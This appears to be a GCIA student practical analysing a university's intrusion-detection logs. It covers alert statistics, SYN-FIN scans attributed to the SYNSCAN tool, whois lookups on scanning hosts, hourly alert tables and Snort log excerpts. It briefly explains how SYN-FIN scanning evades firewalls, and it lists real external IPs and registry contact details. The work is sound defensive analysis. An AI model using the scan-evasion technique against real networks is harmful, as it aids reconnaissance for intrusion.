The following URL is a good reference for effects of ECN on Intrusion Detection Systems.
http://www.sans.org/y2k/ecn.htm

Log Analysis and Correlation:
206.65.191.129 has triggered 4895 alerts on 12/26 primarily directed at MY.NET.98.177 and MY.NET.98.187. On closer inspection we get 129.128.191.65.206.in-addr.arpa name = monitor.dslreports.com.

This is a monitoring site, which scans systems for vulnerabilities if the user logs on to the web site and requests to be scanned. Sites like these have been known to take input of scanning any IP address and not necessarily the IP the person is connecting from. This gives a malicious user ability to maintain anonymity while continuing to do reconnaissance scans against hosts. A closer inspection of the site seems to indicate that, it only performs scans of the machines which specifically requests a scan and it picks up the IP address of the host from the web request.
It might be possible to trick the site into accepting a different IP address but so far no vulnerabilities are seen from inspecting the way it grabs the IP address of the host which tells us the user has been asked to probe from these sites. New versions of Linux seem to have ECN turned on by default and that could have tripped the signature or its using Queso as its scanning tool.

199.183.24.194 is vger.kernel.org. A system that seems dedicated to linux kernel developers. All traffic from this source triggered by this IP is to MY.NET.x.x:25 i.e. SMTP traffic. The web site is a clear proponent of ECN so it seems obvious that the system that's hosting the site is ECN enabled hence the alerts. It seems to be false positives.

The rest of the traffic in this section seems to be harmless false positives and too limited to do any kind of real reconnaissance.

Also see Chris Lethaby's and Jeff Hollands practicals who have noted similar activity:
http://www.giac.org/practical/Chris_Lethaby_GCIA.zip
http://www.giac.org/practical/Jeff_Holland_GCIA.doc

- SYN-FIN SCAN:

Statistics:

SYN-FIN scan	1 sources	5026 destinations
# of Alerts	5026	

Top Talker:

Source	# Alerts (sig)	# Alerts (total)
24.0.28.234	5026	5027

Background: A SYN FIN Scan is usually conducted with the use of scanning tools like nmap, hping2, synscan etc. The idea here is to set the SYN and the FIN bit in the TCP packet so as not to establish a TCP connection with the end host system and evade some of the firewalls and other tools that look for SYN attempts on restricted ports like Synlogger and Courtney (source: Nmap man page) Using this with fragmentation can actually increase the total effectiveness of the scan (source: http://www.insecure.org/nmap/nmap_doc.html#frag) . Here is a good read on network scans: http://rr.sans.org/securitybasics/netsec_scanning.php

Log Analysis and Correlation:
From the logs its pretty clear that the host system (234.28.0.24.in-addr.arpa name = dhcp-24-0-28-234.corp.home.net.) is looking for systems running ssh i.e. 22/tcp. The Scan was conducted in under 16 minutes while querying 5026 different hosts. This in itself seems to indicate that the host system is not attempting to hide, indicating a possible compromised host system being used to do reconnaissance or a user with not much expertise in the field. The host system resides in the notorious @Home network from which various scanning and penetration attempts have been known to originate. Correlating this data with the scan and Out of Spec Logs gives us a lot more information. The University has constantly been scanned for SSH from various different sources from 12/23 to 12/26. At least 4 other sources who have conducted elaborate scans have been identified and are as follows

Frequency	IP's
982	131.95.97.8
1668	192.87.154.59
740	209.185.214.9
9876	211.248.231.10
5072	24.0.28.234

```
[root@m160 Analysis]# whois 131.95.97.8@whois.arin.net
[whois.arin.net]
University of Southern Mississippi (NET-USM)
   Box 10001
   Hattiesburg, MS 39406
   US

   Netname: USM
   Netblock: 131.95.0.0 - 131.95.255.255

   Coordinator:
      University of Southern Mississippi  (ZU66-ARIN)  usmtc@usm.edu
      601-266-4000

   Domain System inverse mapping provided by:

   DARBAN.CC.USM.EDU           131.95.84.2
   JUPITER.COAM.USM.EDU        198.49.215.21

 [root@m160 Analysis]# whois 192.87.154.59@whois.arin.net
[whois.arin.net]
SURFnet bv (NET-EJBNET)        EJBNET          192.87.0.0 - 192.87.255.255
AMOLF (NET-AMOLF-WWW)          AMOLF-WWW       192.87.154.0 -
192.87.154.255

[root@m160 Analysis]# whois AMOLF-WWW@whois.arin.net
[whois.arin.net]
AMOLF (NET-AMOLF-WWW)
   Science Park Watergraafsmeer (WCW)
   Kruislaan 407
   NL-1098 SJ Amsterdam
   NL

   Netname: AMOLF-WWW
   Netblock: 192.87.154.0 - 192.87.154.255
```

```
  Coordinator:
    Okhuysen, Ben  (BO103-ARIN)  okhuysen@AMOLF.NL
    +31 20 6081234

[root@m160 Analysis]# whois 209.185.214.9@whois.arin.net
[whois.arin.net]
Exodus Commnications Inc. (NETBLK-ECI-6)
  1605 Wyatt Dr.
  Santa Clara CA 95054
  US

  Netname: ECI-6
  Netblock: 209.185.0.0 - 209.185.255.255
  Maintainer: ECI

  Coordinator:
    Exodus Communications  (EC8-ORG-ARIN)  noc@EXODUS.NET
    800-263-8872

  Domain System inverse mapping provided by:

  DNS01.EXODUS.NET          209.1.222.244
  DNS02.EXODUS.NET          209.1.222.245
  DNS03.EXODUS.NET          209.1.222.246
  DNS04.EXODUS.NET          209.1.222.247

[root@m160 Analysis]# whois 211.248.231.10@whois.arin.net

[root@m160 Analysis]# whois 211.248.231.10@whois.apnic.net
[whois.apnic.net]

inetnum:     211.232.0.0 - 211.255.255.255
netname:     KRNIC-KR
descr:       KRNIC
descr:       Korea Network Information Center
country:     KR
admin-c:     HM127-AP
tech-c:      HM127-AP
remarks:     ****************************************
remarks:     KRNIC is the National Internet Registry
remarks:     in Korea under APNIC. If you would like to
remarks:     find assignment information in detail
remarks:     please refer to the KRNIC Whois DB
remarks:     http://whois.nic.or.kr/english/index.html
remarks:     ****************************************
mnt-by:      APNIC-HM
```

mnt-lower: MNT-KRNIC-AP
changed: hostmaster@apnic.net 20000908
changed: hostmaster@apnic.net 20010627
source: APNIC

Looking at the sample dump from the Out of Spec data file, its very clear that the tool used in this case was the SYNSCAN tool found at http://www.psychoid.lam3rz.de/synscan.html.

SYNSCAN tools are the ones which usually use a Window Size of -0x404 and IP ID number 39426 and the SRC_Port = Dst_Port
(Ref: http://lists.jammed.com/incidents/2001/06/0150.html).
Donald Smith has done some detailed analysis on Synscan for his GCIA practical
http://www.giac.org/practical/donald_smith_gcia.doc

Scans very similar to these have been reported before on Securityfocus, Incidetnts.org and several other mailing list.
(http://www.incidents.org/archives/intrusions/msg03009.html)
Here is a sample from the data in the Out of Spec file:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
12/25-21:50:54.236576 24.0.28.234:22 -> MY.NET.2.139:22
TCP TTL:25 TOS:0x0 ID:39426
**SF**** Seq: 0x76A838F7   Ack: 0x543F6E2C   Win: 0x404
00 00 00 00 00 00                              ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
12/25-21:50:54.296708 24.0.28.234:22 -> MY.NET.2.143:22
TCP TTL:25 TOS:0x0 ID:39426
**SF**** Seq: 0x76A838F7   Ack: 0x543F6E2C   Win: 0x404
00 00 00 00 00 00                              ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
```

SSH lately has been known to have a lot of vulnerabilities and root holes. The latest CRC32 vulnerability had instigated extensive SSH scans on the net. Following is a link that explains the vulnerability and its impact.
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2347

Chris Baker has also done Analysis on SYN-FIN scans he noticed on the university network, you can find his practical at
http://www.giac.org/practical/Chris_Baker_GCIA.zip

References

BINDVIEW:20010208 Remote vulnerability in SSH daemon crc32 compensation attack detector (Ref: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0144)
BUGTRAQ:20010208 [CORE SDI ADVISORY] SSH1 CRC-32 compensation attack detector (Ref: http://razor.bindview.com/publish/advisories/adv_ssh1crc.html)
CVE # CVE-2001-0144
Other known SSH vulnerabilities.
http://www.kb.cert.org/vuls/id/AAMN-4YXNQP
http://www.kb.cert.org/vuls/id/850440

Recommendation:

Run your own scan for SSH on the network and capture all the banners on machines running SSH. The banner contains the SSH version being used on the host system. If the ssh version is known to have any vulnerabilities then quarantine the system and rebuild it with a know good version of SSH. Currently the latest good version is SSH 3.1.
All systems that have been conducting Scans on the University network should be reported to the corresponding ISP. It could either be a script kiddie or a compromised host if the scan is very loud.

List of Talkers from the Scan data files made available based on various criteria

Top Scanned and Scanning hosts

Hosts from External Network

Frequency	External IPs
4080	204.152.184.75
1608	212.95.76.165
457	24.138.61.171
252	199.183.24.194
222	24.44.21.206
219	61.132.222.12
179	211.248.231.10
174	212.77.194.110
168	65.165.14.43
150	216.106.173.146
141	206.65.191.129
137	24.88.150.122
137	24.0.28.234
121	210.58.102.86
110	216.106.173.144
94	64.51.148.229
94	63.209.213.44
89	64.108.8.20
86	62.243.72.50
85	62.194.60.58

Hosts from Internal Network

Frequency	MY.NET IP's
49154	MY.NET.87.50
1251	MY.NET.100.230
991	MY.NET.98.244
837	MY.NET.97.220
816	MY.NET.253.24
749	MY.NET.97.233
711	MY.NET.84.185
607	MY.NET.98.133
583	MY.NET.97.186
569	MY.NET.98.120
532	MY.NET.60.38
526	MY.NET.98.160
435	MY.NET.97.237
424	MY.NET.98.189
423	MY.NET.97.48
398	MY.NET.98.106
398	MY.NET.97.166
371	MY.NET.98.157
357	MY.NET.97.163
350	MY.NET.98.230

Top Src IPs that scanned for TCP ports on the University Network

Frequency	IPs
10340	204.152.184.75
9876	211.248.231.10
9508	65.165.14.43
7680	210.58.102.86
5412	24.44.21.206
5072	24.0.28.234
3638	206.65.191.129
2853	64.51.148.229
2434	MY.NET.60.38
2239	MY.NET.97.186
1934	MY.NET.98.120

1693	MY.NET.97.237
1668	192.87.154.59
1603	MY.NET.98.115
1331	MY.NET.97.242
1268	MY.NET.253.24
1219	MY.NET.98.157
1217	MY.NET.98.202
1175	MY.NET.98.238
1075	MY.NET.98.201
1045	MY.NET.97.213

Top 10 TCP Ports that were scanned for in the University Network

Frequency	Ports
7669	21
7642	22
2913	20
363	111
38	0
32	3210
32	1095
31	2732
31	2071
31	1297

Top 10 IP's scanning for UDP ports on the University Network

Frequency	IP's
275558	MY.NET.87.50
4081	MY.NET.98.244
3995	MY.NET.84.185
1341	MY.NET.98.198
1328	MY.NET.97.196
1210	MY.NET.97.207
1175	MY.NET.98.133
1096	MY.NET.97.192
1081	MY.NET.98.170
952	MY.NET.140.191

Top 10 UDP src ports scanned for on the University Network

Frequency	Port Number
193445	888
82111	999

21824	6112
1914	7001
1848	28800
852	32780
737	0
652	13139
433	1523
314	2358

Link Graph Analysis


Below are 5 graphs that have been generated based on Alarm Frequency on the Y Axis and the time periods on the X Axis for every day from 12/23 to 12/27. This model can be used for various macro statistical analysis and is useful for detecting traffic patterns and anomaly detection. Once we draw conclusions based on the graphs we can go back to the logs and look at it in further detail if required.

Graphical Analysis are useful in detecting Macro trends of the network. Another example of this would be keeping track of various network flows, the flow rate, packet per second rate, concurrent simultaneous flows etc. Analysis based on these statistics also have to incorporate other external factors such as Holidays, Occasions of high traffic/alerts due to an event etc.

Looking at the graphs, the total number of alerts for 12/23 – 12/25 seem to be on the low side. Taking into account that 12/23 was a Sunday and 12/25 was Christmas this seems appropriate.

Link Graph for 12/23

Avg	1754
Min	61
Max	3499
Total	41957



12/23 was a Sunday just before the holidays so we can see that the total number of alerts and the highest spikes are pretty low compared to the other days. There seem to be one to many spike of alerts throughout the day. There are about 4 different spikes that look interesting.

- At 0400 hours, the total number of alerts spiked to around 2900, with 1422 portscans, 512 tracerotue alerts and 254 CS Web Server attempts alerts.
- At 0600 hours, the total number of alerts spikes upto 2700 from 905 from the previous hour out of which 377 are portscans, 373 are External RPC alerts, 447 are Misc traceroute alerts, 812 Wathclist NET-NCFC alerts and 242 CS Webserver web/ftp service alerts.
- At 1000 hours, the total number of alerts are around 3000, 1207 are portscans, 491 are MISC traceroute alerts, 262 alerts are for CS Webserver web/ftp access, 353 MISC source ports 53 to <1024 and 293 SMTP relaying denied.
- At 1700 hours, the total number of alerts jumped to 3500. Form 1600 to1800 hours there were a total of about 3400 MISC Large UDP packet alerts evenly distributed across 1600-1700 hours and 1700-1800 hours, 926 portscans, 213 traceroute alerts.

Following is the distribution of the total number of events each of the above mentioned alerts per hour. This will give us an idea of the abnormal activity at particular times and help us zero in transactions that need to analyzed in detail. In each column the left side of the number is frequency and the right side is the date and the hour.

CS_Webserver Web/FTP		Portscans		Large UDP packets		External RPC Calls		MISC traceroute	
								1	12/23-00
50	12/23-00	49	12/23-00	2	12/23-02	373	12/23-	106	12/23-01
66	12/23-01	309	12/23-01	4	12/23-03	06		262	12/23-02
116	12/23-02	493	12/23-02	1	12/23-09			444	12/23-03
229	12/23-03	750	12/23-03	3	12/23-10			573	12/23-04
260	12/23-04	1422	12/23-04	1	12/23-15			91	12/23-05
49	12/23-05	623	12/23-05	1702	12/23-16			447	12/23-06
242	12/23-06	377	12/23-06	1701	12/23-17			1	12/23-07
9	12/23-07	143	12/23-07	1	12/23-18			299	12/23-09
8	12/23-08	21	12/23-08	8	12/23-20			491	12/23-10
159	12/23-09	270	12/23-09					483	12/23-11
262	12/23-10	1207	12/23-10					1	12/23-12
204	12/23-11	1055	12/23-11	Watchlist 000222 NET-NCFC				311	12/23-13
6	12/23-12	39	12/23-12					228	12/23-14
134	12/23-13	845	12/23-13					238	12/23-15
68	12/23-14	1195	12/23-14					94	12/23-16
71	12/23-15	521	12/23-15	812	12/23-06			213	12/23-17
56	12/23-16	636	12/23-16	147	12/23-09			163	12/23-18
119	12/23-17	926	12/23-17	51	12/23-10			95	12/23-19
73	12/23-18	579	12/23-18	11	12/23-19			439	12/23-20
121	12/23-19	45	12/23-19	16	12/23-22			254	12/23-21
243	12/23-20	822	12/23-20					258	12/23-22
146	12/23-21	1098	12/23-21					298	12/23-23
120	12/23-22	781	12/23-22						
147	12/23-23	902	12/23-23						

There is been a log of portscan activity i.e. 15,437 alerts on 12/23 out of which 9,308 have been targeted from MY.NET.87.50. Correlating this data with the Scan logs from 12/23 we see that MY.NET.87.50 has targeted 9,787 unique IP's with src port 888, 999 on various different ports. Some of then seem to be destined to 27005 (game: half-life) and some of them are completely random. Its evident that this box needs to be investigated right away and probably quarantined. This IP and src port numbers also come up as top talkers in Top Talker Analysis section. Its likely that this system is hosting some kind of a game server and people all over the globe are connecting to it. Correlating data from 1223 scan data files.

Dec 23 00:00:02 MY.NET.87.50:999 -> 61.61.25.48:3467 UDP
Dec 23 00:00:03 MY.NET.87.50:888 -> 63.204.250.64:1500 UDP
Dec 23 00:00:05 MY.NET.87.50:888 -> 24.22.140.153:4917 UDP
Dec 23 00:00:05 MY.NET.87.50:999 -> 24.22.140.153:4916 UDP
Dec 23 00:00:07 MY.NET.87.50:999 -> 24.164.41.210:27500 UDP
Dec 23 00:00:12 MY.NET.87.50:888 -> 166.102.239.55:27005 UDP


There has been large amount of activity of Large UDP packet > 4000 bytes between 216.109.172.149. Detailed analysis has been provided on this Alert in the previous section.

The abnormal RPC activity on closer analysis looks like a RPC scan on the network Correlating data from 12/23 Scan data files

```
Dec 23 06:36:04 208.7.170.44:111 -> MY.NET.132.135:111 SYN ******S*
Dec 23 06:36:04 208.7.170.44:111 -> MY.NET.132.143:111 SYN ******S*
Dec 23 06:36:04 208.7.170.44:111 -> MY.NET.132.144:111 SYN ******S*
```

Link Graph for 12/24

Avg	1350
Min	87
Max	3150
Total	32392



The statistics for 12/24 has one very large spike which seems to standout in the graph.

- At 0500 hours the number of alerts jumped to 3,000. 1164 were portscan alerts, 535 were MISC traceroute alerts, 313 were MSN IM Chat alerts, 296 alerts were triggered by CS Webserver Web/FTP traffic alerts, 219 were SMTP Mail relay denied.

Distribution of each alert throughout the day.

MSN Chat		Portscans		SMTP Relay Denied		MISC traceroutes		CS Webserver	
4	12/24-00	28	12/24-00	3	12/24-00	1	12/24-00	4	12/24-00
33	12/24-01	518	12/24-01	1	12/24-04	283	12/24-01	33	12/24-01
141	12/24-03	483	12/24-02	219	12/24-05	8	12/24-02	141	12/24-03
209	12/24-04	355	12/24-03	1	12/24-08	171	12/24-03	209	12/24-04
313	12/24-05	752	12/24-04	1	12/24-11	520	12/24-04	313	12/24-05
149	12/24-06	1164	12/24-05	1	12/24-12	534	12/24-05	149	12/24-06
159	12/24-07	499	12/24-06	1	12/24-16	174	12/24-06	159	12/24-07
64	12/24-08	743	12/24-07	1	12/24-19	257	12/24-07	64	12/24-08
74	12/24-09	248	12/24-08	3	12/24-20	310	12/24-08	74	12/24-09
34	12/24-10	818	12/24-09	16	12/24-23	263	12/24-09	34	12/24-10
18	12/24-11	261	12/24-10			275	12/24-10	18	12/24-11
82	12/24-12	542	12/24-11			180	12/24-11	82	12/24-12
83	12/24-13	273	12/24-12			266	12/24-12	83	12/24-13
122	12/24-14	695	12/24-13			212	12/24-13	122	12/24-14
155	12/24-15	530	12/24-14			83	12/24-14	155	12/24-15
24	12/24-16	515	12/24-15			262	12/24-15	24	12/24-16
18	12/24-17	925	12/24-16			188	12/24-16	18	12/24-17
21	12/24-18	388	12/24-17			151	12/24-17	21	12/24-18
26	12/24-19	322	12/24-18			253	12/24-18	26	12/24-19
46	12/24-20	500	12/24-19			222	12/24-19	46	12/24-20
71	12/24-21	362	12/24-20			156	12/24-20	71	12/24-21
50	12/24-22	250	12/24-21			284	12/24-21	50	12/24-22
8	12/24-23	525	12/24-22			195	12/24-22	8	12/24-23
		439	12/24-23			183	12/24-23		

Again MY.NET.87.50 seems to be generating a lot of portscan alerts on 12/24 .e. 8735. Correlating data from portscan logs

```
Dec 24 23:33:41 MY.NET.87.50:888 -> 64.171.254.210:18621 UDP
Dec 24 23:33:41 MY.NET.87.50:888 -> 64.252.97.108:2230 UDP
Dec 24 23:33:42 MY.NET.87.50:999 -> 64.252.97.108:2223 UDP
Dec 24 23:33:42 MY.NET.87.50:888 -> 141.155.15.45:4674 UDP
Dec 24 23:33:45 MY.NET.87.50:999 -> 61.177.24.67:33259 UDP
Dec 24 23:33:45 MY.NET.87.50:888 -> 61.177.24.67:33260 UDP
```

There seems to be an unusual high number of Chat activity, MY.NET.98.200 has triggered 584 alerts and MY.NET.98.196 has triggered 209 alerts. Closer analysis seems to indicate that most of these alerts came from MY.NET.97.x, MY.NET.98.x and MY.NET.99.x networks. (Something that could be used for future correlation)


There seems to be unusually number of high activity to unsuccessfully relay mail from 203.197.229.122 to MY.NET.253.52:25. This could be indicative of malicious activity

and requires further investigation which will require more packet traces and mail server logs.

```
[nvakhari@ipgoonda Analysis]$ whois 203.197.229.122@whois.apnic.net
[whois.apnic.net]
inetnum:     203.197.0.0 - 203.197.255.255
netname:     VSNL-IN
descr:       Videsh Sanchar Nigam Ltd - India.
descr:       Videsh Sanchar Bhawan, M.G. Road
descr:       Fort, Bombay 400001
country:     IN
admin-c:     IA15-AP
tech-c:      VT43-AP
remarks:     Internet Service Provider
mnt-by:      APNIC-HM
mnt-lower:   MAINT-VSNL-AP
changed:     hostmaster@apnic.net 19980915
changed:     hostmaster@apnic.net 20010608
source:      APNIC
```

Link Graph for 12/25

Avg	2660
Min	445
Max	8583
Total	63830



There are 3 spikes in the graph that look anomalous.

- At 1000 hours, the total number of alerts are around 3700. Some analysis on the logs indicates that there were 2220 alerts for the BACKDOOR NetMetro File List from MY.NET.60.11:20 to 209.49.12.32:5032 indicating a FTP Data session(possible false positive).
- Between 1400 and 1600 hours there is a steep rise in the number of alerts from 941 to 4200. Analysis of the logs indicates that the Watchlist 00020 IL-ISDNNET-990517 alert got tripped 2779 times between 1600-1700 hours. (Data seems to originate from Kaaza)
- The third spike was around 2100 hours, the number of alerts went upto 8400. Logs indicate 3504 Watchlist 00020 IL-ISDNNET-990517 alerts.1302 BACKDOOR NetMetro File List alerts , 1905 SYN-FIN scan alerts, 569 portscan alerts.

Breakdown of the frequency of the major alerts every hour

Backdoor NetMetro	Watchlist Alerts	Syn-Fin	PortScan alerts
2220 12/25-10	7 12/25-00	1905 12/25-21	647 12/25-00
1302 12/25-21	233 12/25-01	3121 12/25-22	328 12/25-01
64 12/25-23	9 12/25-07		119 12/25-02
	5 12/25-08		94 12/25-03
	9 12/25-09		388 12/25-04
	1101 12/25-15		111 12/25-05
	2779 12/25-16		134 12/25-06
	2195 12/25-17		291 12/25-07
	3802 12/25-18		197 12/25-08
	2875 12/25-19		522 12/25-09
	2556 12/25-20		724 12/25-10
	3504 12/25-21		495 12/25-11
	2909 12/25-22		290 12/25-12
	2049 12/25-23		802 12/25-13
			469 12/25-14
			303 12/25-15
			674 12/25-16
			370 12/25-17
			398 12/25-18
			711 12/25-19
			604 12/25-20
			569 12/25-21
			1441 12/25-22
			776 12/25-23

The traffic at 1000 hours and 2100 hours for the Backdoor Netmetro File List alert is exactly on the same ports indicating that is something fishy on the network. The changes of an FTP session using the same SRC port i.e. 5032 at two different times of the day to the same destination IP seems unlikely and warrants more information.

```
12/25-10:03:49.445171  [**] BACKDOOR NetMetro File List [**] MY.NET.60.11:20 -
> 209.49.12.32:5032
12/25-10:03:49.447630  [**] BACKDOOR NetMetro File List [**] MY.NET.60.11:20 -
> 209.49.12.32:5032
12/25-10:03:49.482807  [**] BACKDOOR NetMetro File List [**] MY.NET.60.11:20 -
> 209.49.12.32:5032
12/25-21:16:06.824031  [**] BACKDOOR NetMetro File List [**] MY.NET.60.11:20 -
> 209.49.12.32:5032
12/25-21:16:06.826557  [**] BACKDOOR NetMetro File List [**] MY.NET.60.11:20 -
> 209.49.12.32:5032
12/25-21:16:06.831646  [**] BACKDOOR NetMetro File List [**] MY.NET.60.11:20 -
> 209.49.12.32:5032
```

The SYNFIN surge in activity is an scan from 24.0.28.234 using the SYNSCAN tool. This has been discussed in detail in the above analysis.

Correlating data from the Scan logs on 12/25

```
Dec 25 21:50:51 24.0.28.234:22 -> MY.NET.3.105:22 SYNFIN ******SF
Dec 25 21:50:51 24.0.28.234:22 -> MY.NET.3.109:22 SYNFIN ******SF
Dec 25 21:50:51 24.0.28.234:22 -> MY.NET.3.117:22 SYNFIN ******SF
```

